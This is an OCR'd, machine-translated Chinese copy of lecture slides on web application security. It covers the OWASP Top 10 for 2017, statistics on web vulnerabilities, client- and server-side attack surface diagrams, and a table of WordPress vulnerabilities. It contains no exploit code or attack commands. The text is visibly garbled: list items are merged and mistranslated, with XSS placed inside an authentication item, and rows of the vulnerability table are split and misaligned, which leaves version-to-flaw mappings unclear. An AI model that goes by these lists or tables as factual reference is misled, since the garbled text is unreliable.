
软件漏洞
1-Web App安全

伊夫·鲁迪尔（Yves ROUDIER）

I3S – CNRS – UNS

Yves.Roudier@unice.fr

WhiteHat SECURITY



Top 15 Vulnerability Classes (2012)


Percentage likelihood that at least one serious* vulnerability will appear in a website

OWASP十大应用程序安全性风险-2017

- 注射
- 身份验证和会话管理跨站点脚本（XSS）损坏
-
- 存取控制中断
- 安全配置错误
- 敏感数据暴露
- 攻击防护不足
- 跨站请求伪造（CSRF）
- 使用具有已知漏洞的组件，受保护的API
-


https://www.owasp.org/index.php/Top_10_2017-Top_10

Web与系统漏洞




- 自2009年以来，网站外伤的百分比下降
  - 2010年为49%-> 2011年为37%。
  - SQL注入漏洞的大幅度下降

报告的Web漏洞“荒野”



来自NVD报告漏洞的汇总器和验证器的数据


Web：当前漏洞（2017）




https://geekflare.com/online-scan-website-security-vulnerabilities/

另请参阅：http://projects.webappsec.org/w/page/13246978/Threat%20Classification

网站：系统视图


CLIENT-SIDE
SERVER-SIDE
Browser
Google
Proxy
Java
Web-Server
Web Application
php
php
Database
Reverse-Proxy,
Application
Firewall, IDS...
Modules
Operating
System
Operating System

Web：攻击面


CLIENT-SIDE
SERVER-SIDE
MySQL – 900 KLOC
Browser
Proxy
铬– 15 MLOC
Mozilla +插件– 30 MLOC
Web-Server
Web Application
Apache 2.0 – 90 KLOC
Database
Reverse-Proxy,
Application
Firewall, IDS...
WordPress – 200 KLOC
Operating
System
Modules
Operating System

WordPress漏洞

版本已添加		标题
4.4.1	2016-02-02	WordPress 3.7-4.4.1-本地URI服务器端请求伪造（SSRF）WordPress 3.7-4.4.1
4.4.1	2016-02-02	-开放重定向
4.4	2016-01-06	WordPress 3.7-4.4-经过身份验证的跨站点脚本（XSS）WordPress 3.7-4.4.1-本
4.4	2016-02-02	地URI服务器端请求伪造（SSRF）WordPress 3.7-4.4.1-开放重定向
4.4	2016-02-02	
4.3.2	2016-02-02	WordPress 3.7-4.4.1-本地URI服务器端请求伪造（SSRF）WordPress 3.7-4.4.1
4.3.2	2016-02-02	-开放重定向
4.3.1	2016-01-06	WordPress 3.7-4.4-经过身份验证的跨站点脚本（XSS）WordPress 3.7-4.4-经过
4.3.1	2016-01-06	身份验证的跨站点脚本（XSS）WordPress 3.7-4.4.1-本地URI服务器端请求伪造
4.3.1	2016-02-02	（SSRF）WordPress 3.7-4.4.1-开放重新导向
4.3.1	2016-02-02	
4.3	2015-09-15	WordPress <= 4.3-经过身份验证的短代码标签跨站点脚本（XSS）WordPress <= 4.3-用
4.3	2015-09-15	户列表表跨站点脚本（XSS）
4.3	2015-09-15	WordPress <= 4.3-发布帖子并将其标记为粘性权限问题WordPress 3.7-4.4-经过
4.3	2016-01-06	身份验证的跨站点脚本（XSS）WordPress 3.7-4.4.1-本地URI服务器端请求伪造
4.3	2016-02-02	（SSRF）WordPress 3.7-4.4.1-打开重新导向
4.3	2016-02-02	
4.2.6	2016-02-02	WordPress 3.7-4.4.1-本地URI服务器端请求伪造（SSRF）WordPress 3.7-4.4.1
4.2.6	2016-02-02	-开放重定向
4.2.5	2016-01-06	WordPress 3.7-4.4-经过身份验证的跨站点脚本（XSS）WordPress 3.7
4.2.5	2016-01-06	-4.4-经过身份验证的跨站点脚本（XSS）

威胁：图片标签

